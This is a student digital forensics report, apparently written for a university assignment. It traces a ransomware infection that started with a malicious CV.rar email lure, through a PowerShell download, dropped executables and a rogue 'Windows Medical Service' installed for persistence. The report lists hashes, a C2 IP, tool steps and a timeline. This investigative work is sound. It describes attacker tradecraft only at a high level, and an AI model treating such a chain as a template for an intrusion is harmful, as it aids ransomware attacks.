Images	2,843	3 (Ransom Note Image, Decoy Images)	0.10%
Executables	3,397	5 (Payloads: temp.exe, adm2.exe, priv.exe, etc.)	0.15%
Ransom Notes/Logs	N/A	623 (Ransom Notes) + 5 (Encrypted Logs/DBs)	N/A
Total Artifacts of Interest	206,553	~635	0.31%

2. Scope of Compromise:

The very low percentage (0.31%) of files involved with the attack indicates that the payload has a highly destructive nature if limited in range. The evidence suggests that ransomware has impacted critical components of the system in two phases, as,

- System Integrity Breach: Encrypted files include the Windows Defender Database (mpenginedb.db - Artifact #21) and the Icon Cache Database (iconcache_256.db - Artifact #22).
- Indiscriminate Destruction: In deploying 623 copies of the ransom note text (Artifact #13), the ransomware traversed and inflicted damage to the file system to make the extortion demand visible. That is, the attack confirms it is devastating and widespread.

7. Issue #5 – Installed and removed software

The malware used 'living-off-the-land' tactics by making use of Windows tools in order to deliver the payload.

- Abuse of Windows Binaries:
    - PowerShell (Native Binary): It was directly used as the C&C (command & control) method (Artifact #8). The internet download was performed, leading to the delivery of the payload.
    - Microsoft Edge: This was the browser used to perform the first download task (Artifact #27).
- Malicious Executables
  The assessment identified three pieces of malicious executable code employed on different steps in the missile-launch process (Artifacts #6, #18, #19). The files contained in the malicious executables all resided in the temporary user path.
- Persistence Mechanism (Objective 3 Achieved):
  The most significant finding concerning software pertains to the successful installation of the rogue service for persistence.
    - The malware installed a service named "Windows Medical Service" (Artifact #28).
    - The executable path of the service pointed to the dropped payload: C:\Users\ik\AppData\Local\Temp\priv.exe
    - The installation was confirmed by the System Event Log (Event ID 7045) at 05:58:49 AWST (Artifact #28), which indicated that the malware obtained autostart functionality.

8. Appendix A: Running Sheet

Date & Time (UTC +5:30)	Actions Taken	Technical Details	Justification/Explanation	Result/Output
2025/10/10 18:27 – 18:32	Checked the forensic workstation and tools	N/A	To have a forensic environment and tools properly configured, licensed, and in good order before starting the investigation.	Verified all tools were properly configured
2025/10/10 18:32 – 18:40	Verification of the data source integrity of the acquired forensic image of the drive	Using HashCalc >> File >> MD5 >> Calculate	To confirm the integrity of the forensic image	MD5: 5cf5c535ca0b c515501 a7ece2ba53a87
2025/10/10 18:40 – 18:43	Loaded the acquired forensic image of the drive in Autopsy	Using Autopsy 4.22.1 >> Open Recent Case >> Select Assignment2 Case >> Open	To commence the primary examination and indexing of digital evidence within a forensically sound environment.	Successfully loaded the case file in Autopsy
2025/10/10 18:43 – 18:46	Searched for email addresses or message fragments (logins, auto fills)	Using Autopsy 4.22.1 >> Evidence Tree (Data Artifacts) >> Web Form Addresses, searched for emails	To identify potential user accounts, credentials, or login information that could link the device to the initial Burhan Altıntop email (Issue #2).	Unsuccessful
2025/10/10 18:46 – 18:52	Searched for the CV file that was sent to the HR department	Using Autopsy 4.22.1 >> Keyword Seach >> Search for CV >> Exact	To find the primary social engineer lure file mentioned in the case background	Artifact #1

		Match >> Search >> Sort by Name	as the first vector. (Issue#1)	
2025/10/10 18:58 – 19:01	Navigated to the source file for further investigations of the CV pdf	Using Autopsy 4.22.1 >> Left click and Select View Source File in Directory >> CV.rar	To locate the container file (RAR archive) plus the real content of the malicious lure (Artifact#1).	Artifact #2
2025/10/10 19:07 – 19:09	Navigated to the source file for further investigations of the CV pdf	Using Autopsy 4.22.1 >> Data Sources >> chall.001_1 Host>> chall.001 >> Users >>ik >> Downloads >> CV.rar >> CV.pdf	To extract and characterize all the materials found inside the malicious archive (Artifacts#3,4,5) and link the action directly to user 'ik' (Issue#2).	Artifact #3, Artifact #4, Artifact #5
2025/10/10 19:34 – 19:37	Searched for the temp.exe file	Keyword Seach >> Search for temp.exe >> Exact Match >> Search >> Sort by Name	The next task is to locate the second-stage payload that the PowerShell script downloads and executes from the C2 server (Objective 1).	Artifact #6, Artifact #7, Artifact #8
2025/10/10 19:52 – 19:55	Looked for the files with notable analysis result in Autopsy	Using Autopsy 4.22.1 >> Score >> Bad Items >> Web Data	To quickly triage potential malicious files or data artifacts flagged by the ingestion modules for in-depth analysis (Objective 1)	Artifact #9
2025/10/10 20:12 – 20:14	Exported the Web Data file because it can't be viewed using the Autopsy	Using Autopsy 4.22.1 >> Select and right click Web Data >> Export File(s) >> Saved in C:\Users\student\	To Prepare the file for external triangulation and given it further analysis using specialized	N/A

		Desktop\Assign mnet 2 artifacts\Web Data	database software.	
2025/10/10 20:14 – 20:15	Opened the Web Data database	Using DB Browser for SQLite 3.31.1 >> File >> Open Database >> Select Web Data file >> Open	Prepare for manual inspection of the chosen third-party tool's web data structures.	Successfully opened the Web Data file using DB Browser for SQLite
2025/10/10 20:15 – 20:15	Searched for evidence related to the incident by viewing tables within the Web Data database separately	Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> autofill	To check whether there are any saved form data or credentials which may hold clues to the login or lure for this case (Issue #2).	Unsuccessful. Didn't find any evidence.
2025/10/10 20:15 – 20:15	Searched for evidence related to the incident by viewing tables within the Web Data database separately	Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> credit_cards	To check for saved financial records which are unlikely to be related but nonetheless should be reviewed for thoroughness.	Unsuccessful. Didn't find any evidence.
2025/10/10 20:15 – 20:16	Searched for evidence related to the incident by viewing tables within the Web Data database separately	Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> keywords	To check for user search history relevant to the incident or attacker names (Issue #3).	Artifact #9
2025/10/10 20:22 – 20:22	Searched for evidence related to the incident by viewing tables within the Web Data database separately	Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> meta	To check for profiles' usage and activity metadata within the browser.	Unsuccessful. Didn't find any evidence.
2025/10/10 20:23 – 20:24	Searched for evidence related to the incident by	Using DB Browser for SQLite 3.31.1	To check for saved financial	Unsuccessful. Didn't find any evidence.

	viewing tables within the Web Data database separately	>> Browser Data >> Table >> payment_method_manifest	data.	
2025/10/10 20:25 – 20:26	Searched for evidence related to the incident by viewing tables within the Web Data database separately	Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> server_addresses	To check for cached server addresses that might contain the C2 IP (91.93.0.171).	Unsuccessful. Didn’t find any evidence.
2025/10/17 08:43 – 08:47	Navigated to the downloads folder of user ‘ik’	Using Autopsy 4.22.1 >> Data Sources >> chall.001_1 Host >> chall.001 >> users >> ik >> Downloads	Perform focused search and final characterization of all downloaded files, including ransomware payload and notes (Objective 1).	Artifact #10, Artifact #11, Artifact #12, Artifact #13
2025/10/17 09:52 – 10:03	Searched for any other files related to the ransom note	Using Autopsy 4.22.1 >> Keyword Search >> eBUlMeWOP >> Substring Match >> Search	Search for all files affected under the ransomware, such as encrypted files, notes, icons, and desktop images, using the unique file extension identifier (Objective 2).	Artifact #11, Artifact #12, Artifact #13, Artifact #14, Artifact #15, Artifact #16, Artifact #17
2025/10/17 10:32 – 10:33	Exported the Windows Registry File for further investigations	Using Autopsy 4.22.1 >> Select and right click NTUSER.DAT >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignmnet 2 artifacts	To prepare the file for external Registry Viewer analysis to check for persistence and detailed user activities (Objective 3).	N/A
2025/10/17 10:34 – 10:36	Searched for evidence related to the incident by viewing the	Using Access Data Registry Viewer 2.0.0.7 >> File >> Open	To identify registry changes and persistence keys (Issue #5).	Unsuccessful. Didn’t find any evidence related to the incident.

	Windows Registry	>> Select NTUSER.DAT file in C:\Users\student\Desktop\Assignmnet 2 artifacts >> Open		
2025/10/20 14:20 – 14:23	Navigated to the temp folder for further investigation	Using Autopsy 4.22.1 >> Data Sources >> chall.001_1 Host >> chall.001 >> users >> ik >> AppData >> Local >> Temp	To locate all dropped, second-stage executables (temp.exe, adm2.exe, priv.exe) and temporary command scripts (Objective 1).	Artifact #6, Artifact #13, Artifact #17, Artifact #18, Artifact #19
2025/10/20 15:23 – 15:25	Located image file in Autopsy's User Content Suspected section and reviewed its Analysis Result	Using Autopsy 4.22.1 >> Analysis Result >> User Content Suspected >> WelcomeScan.jpg >> Analysis Results (Bottom panel)	To determine the relevance of the image and rule out possible steganography or malicious content before excluding it.	Artifact #20
2025/10/20 15:38 – 15:40	Reviewed the Encryption Detected result in Autopsy	Using Autopsy 4.22.1 >> Analysis Result >> Encryption Detected	To confirm all files which have been known to be encrypted (those flagged as high entropy) and would require further investigation and characterization.	Artifact #9
2025/10/21 21:20 – 21:23	Reviewed the Encryption Suspected result in Autopsy	Using Autopsy 4.22.1 >> Analysis Result >> Encryption Suspected	To obtain knowledge of other system-level databases and logs that were conquered by the ransomware (Objective 2).	Artifact #21, Artifact #22

2025/10/21 21:57 – 21:58	Exported the Encrypted Windows Defender Database for further investigations	Using Autopsy 4.22.1 >> Select and right click mpenginedb.db >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignmnet 2 artifacts	To obtain knowledge of other system-level databases and logs that were conquered by the ransomware (Objective 2).	N/A
2025/10/21 21:58 – 21:59	Exported the Encrypted Icon Cache Database for further investigations	Using Autopsy 4.22.1 >> Select and right click iconcache_256.db >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignmnet 2 artifacts	To attempt content analysis using external tools, even if the outcome is a null-view due to encryption.	N/A
2025/10/21 22:00 – 22:02	Searched for evidence related to the incident by viewing tables within the Web Data database separately	Using DB Browser for SQLite 3.31.1 >> File >> Open Database >> Select mpenginedb.db file >> Open	To attempt content analysis using external tools.	Couldn't open the database file using DB Browser for SQLite as it is not detected as a database.
2025/10/21 22:02 – 22:03	Searched for evidence related to the incident by viewing tables within the Web Data database separately	Using DB Browser for SQLite 3.31.1 >> File >> Open Database >> Select iconcache_256.db file >> Open	Attempting to analyze the file that suffered impairment with the known tool, in anticipation of failure due to encryption (demonstrating technical competence).	Couldn't open the database file using DB Browser for SQLite as it is not detected as a database.
2025/10/21 22:32 – 22:33	Explored Web Search on the evidence tree for any credible evidence related to the incident	Using Autopsy 4.22.1 >> Data Artifacts >> Web Search	To find mentions of any potential searches conducted previously that could indicate intent, research or the prior	Artifact #23


			contact (Issue#3).	
2025/10/21 22:44 – 23:17	Explored Web History on the evidence tree for any credible evidence related to the incident	Using Autopsy 4.22.1 >> Data Artifacts >> Web History	To backtrack the chronology of user actions immediately prior to and during payload acquisition (Objective#4).	Artifact #24, Artifact #25, Artifact #26, Artifact #27
2025/10/21 23:50 – 23:55	Explored Web Downloads on the evidence tree for any credible evidence related to the incident	Using Autopsy 4.22.1 >> Data Artifacts >> Web Downloads	To corroborate time, source and destination of the illegal download.	Artifact #12, Artifact #23
2025/10/22 07:30 – 07:33	Navigated to the logs directory to find the system log and the security log	Using Autopsy 4.22.1 >> Data Sources >> chall.001_1 Host >> chall.001 >> Windows >> System32 >> winevt >> Logs	Locating system event logs (System.evtx, Security.evtx) should be enough to take to evidentiary proof of execution, service installation, or persistence mechanisms (Objective 3).	N/A
2025/10/22 07:34 – 07:36	Sorted the logs using the Name	Using Autopsy 4.22.1 >> Click on Name in Table	This is intended to facilitate efficient location of the key system and security log files.	N/A

2025/10/22 07:37 – 07:37	Extracted the System Log for further investigations	Using Autopsy 4.22.1 >> Select and right click System.evtx >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignmnet 2 artifacts	To prepare the file for external Microsoft Event Viewer analysis that provides an exhaustive view of service installations (Objective 3).	N/A
2025/10/22 07:38 – 07:38	Extracted the Security Log for further investigations	Using Autopsy 4.22.1 >> Select and right click Security.evtx >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignmnet 2 artifacts	Check for logon/logoff events; possible account creation; or any failed deletion of files by the malicious process (Objective 3).	N/A
2025/10/23 14:15 – 14:48	Viewed the Security Log to find evidence related to the incident	Using Microsoft Event Viewer 1.0 >> Actions >> Open Saved Log >> Select Security.evtx in C:\Users\student\Desktop\Assignmnet 2 artifacts >> Open >> Security Log >> OK	To do a manual inspection of security events concerning the time of actual attack.	Unsuccessful. Didn’t find any evidence.
2025/10/23 14:49 – 15:32	Viewed the System Log to find evidence related to the incident	Using Microsoft Event Viewer 1.0 >> Actions >> Open Saved Log >> Select System.evtx in C:\Users\student\Desktop\Assignmnet 2 artifacts >> Open >> System Log >> OK	Defining service creation events that confirm that the establishing of persistence by means of the malware (Objective 3).	Artifact #28
2025/10/23 15:50 – 15:51	Opened the forensic image of the drive	Using FTK Imager 4.7.3.81 >> File >> Add Evidence Item	To ensure the triangulation of some important artifacts.	Successfully opened the directory hive of the drive image.

	using FTK Image	>> Image File >> Next >> Path: C:\Users\student\Desktop\CSG2305\Assignment2\chall.001 open >> Finish		
2025/10/23 15:53 – 15:56	Verified MD5 hash of the temp.exe file using FTK Imager.	Using FTK Imager 4.7.3.81 >> Evidence Tree chall.001/NONAME[NTFS]/[root]/Users/ik/AppData/Local/Temp/temp.exe >> Right click and select Export File Hash List >> Saved in C:\Users\student\Desktop\Assignmnet 2 artifacts as temp.csv >> save	Triangulation: The second, trusted tool will be used to verify the cryptographic hash of the volatile C2 payload (Artiact #6), ensuring the integrity of the evidence.	MD5 “486edc6102c1aeaa56106cf2d0564ed4”
2025/10/23 15:58 – 16:01	Verified MD5 hash of the Payload File using FTK Imager.	Using FTK Imager 4.7.3.81 >> Evidence Tree chall.001/NONAME[NTFS]/[root]/Users/ik/Downloads/CV.rar.eBUlMeWOP >> Right click and select Export File Hash List >> Saved in C:\Users\student\Desktop\Assignmnet 2 artifacts as payload.csv >> save	Triangulation: To verify the hash of the downloaded malicious archive file (Artiact #11) against the record (Objective 1).	MD5 “1e98d1bc1287ba57086a9290d46acf6c”

2025/10/23 16:04 – 16:07	Verified MD5 hash of the Ransomware Payload Wrapper/Dropper File using FTK Imager.	Using FTK Imager 4.7.3.81 >> Evidence Tree chall.001/NONAME[NTFS]/[root]/Users/ik/AppData/Local/Temp/adm2.exe >> Right click and select Export File Hash List >> Saved in C:\Users\student\Desktop\Assignmnet 2 artifacts as payload_wrapper.csv >> save	Triangulation: To check against the hashed compiled malware wrapper (Artiact #18) to confirm its integrity and support Issue 3 and Issue 5 analyses.	MD5 “2018c56d5fd7acd1e0605d7555415734”

9. Appendix B: Timeline of Events



2024-03-31 05:50:27 AWST

Start of Compromise: Initial Email Access.

User 'ik' accesses the corporate Gmail Inbox. This is the starting anchor for the attack sequence. (Artifact #24) .

2024-03-31 05:50:36 AWST

Malicious Lure View.

User views the email with the social engineering subject "İş Başvurusu Hk." (Job Application Subject). (Artifact #26) .

2024-03-31 05:50:38 AWST

Download Triggered (Click Action).

User clicks the direct link to the CV.rar file hosted on MediaFire. This occurs 2 seconds after viewing the malicious email subject, proving the success of the lure (Artifact #27) .

2024-03-31 05:50:47 AWST

Extraction and Command Execution Start.

Creation of the temporary command file CV.pdf .cmd in the Temp directory. This marks the start of the execution phase (Artifact #7) .

2024-03-31 05:50:51 AWST

Payload Delivery.

The core ransomware payload temp.exe is downloaded from the C2 server (91.93.0.171) and is first created/accessed in the Temp folder (Artifact #6) .

2024-03-31 05:53:56 AWST

Encryption Cluster Peak.

Bulk File Encryption and Ransom Note Creation. Multiple system and user files (e.g., wmsetup.log.eBUIMeWOP) and the eBUIMeWOP.README.txt ransom note were modified/created at this exact time. This is the height of file damage. (Artifacts #11, #13, #17) .

2024-03-31 05:53:57 AWST

System Defense Compromise Confirmed

The Windows Defender Database (mpenginedb.db) and Icon Cache Database (iconcache_256.db) were successfully encrypted at this time, confirming the malware's wide scope (Artifacts #21, #22) .

2024-03-31 05:58:49 AWST

Persistence Achieved.

Service Installation Event (Event ID 7045). The malware successfully installed itself as a service named "Windows Medical Service", pointing to the payload file priv.exe, ensuring persistence after reboot (Artifact #28).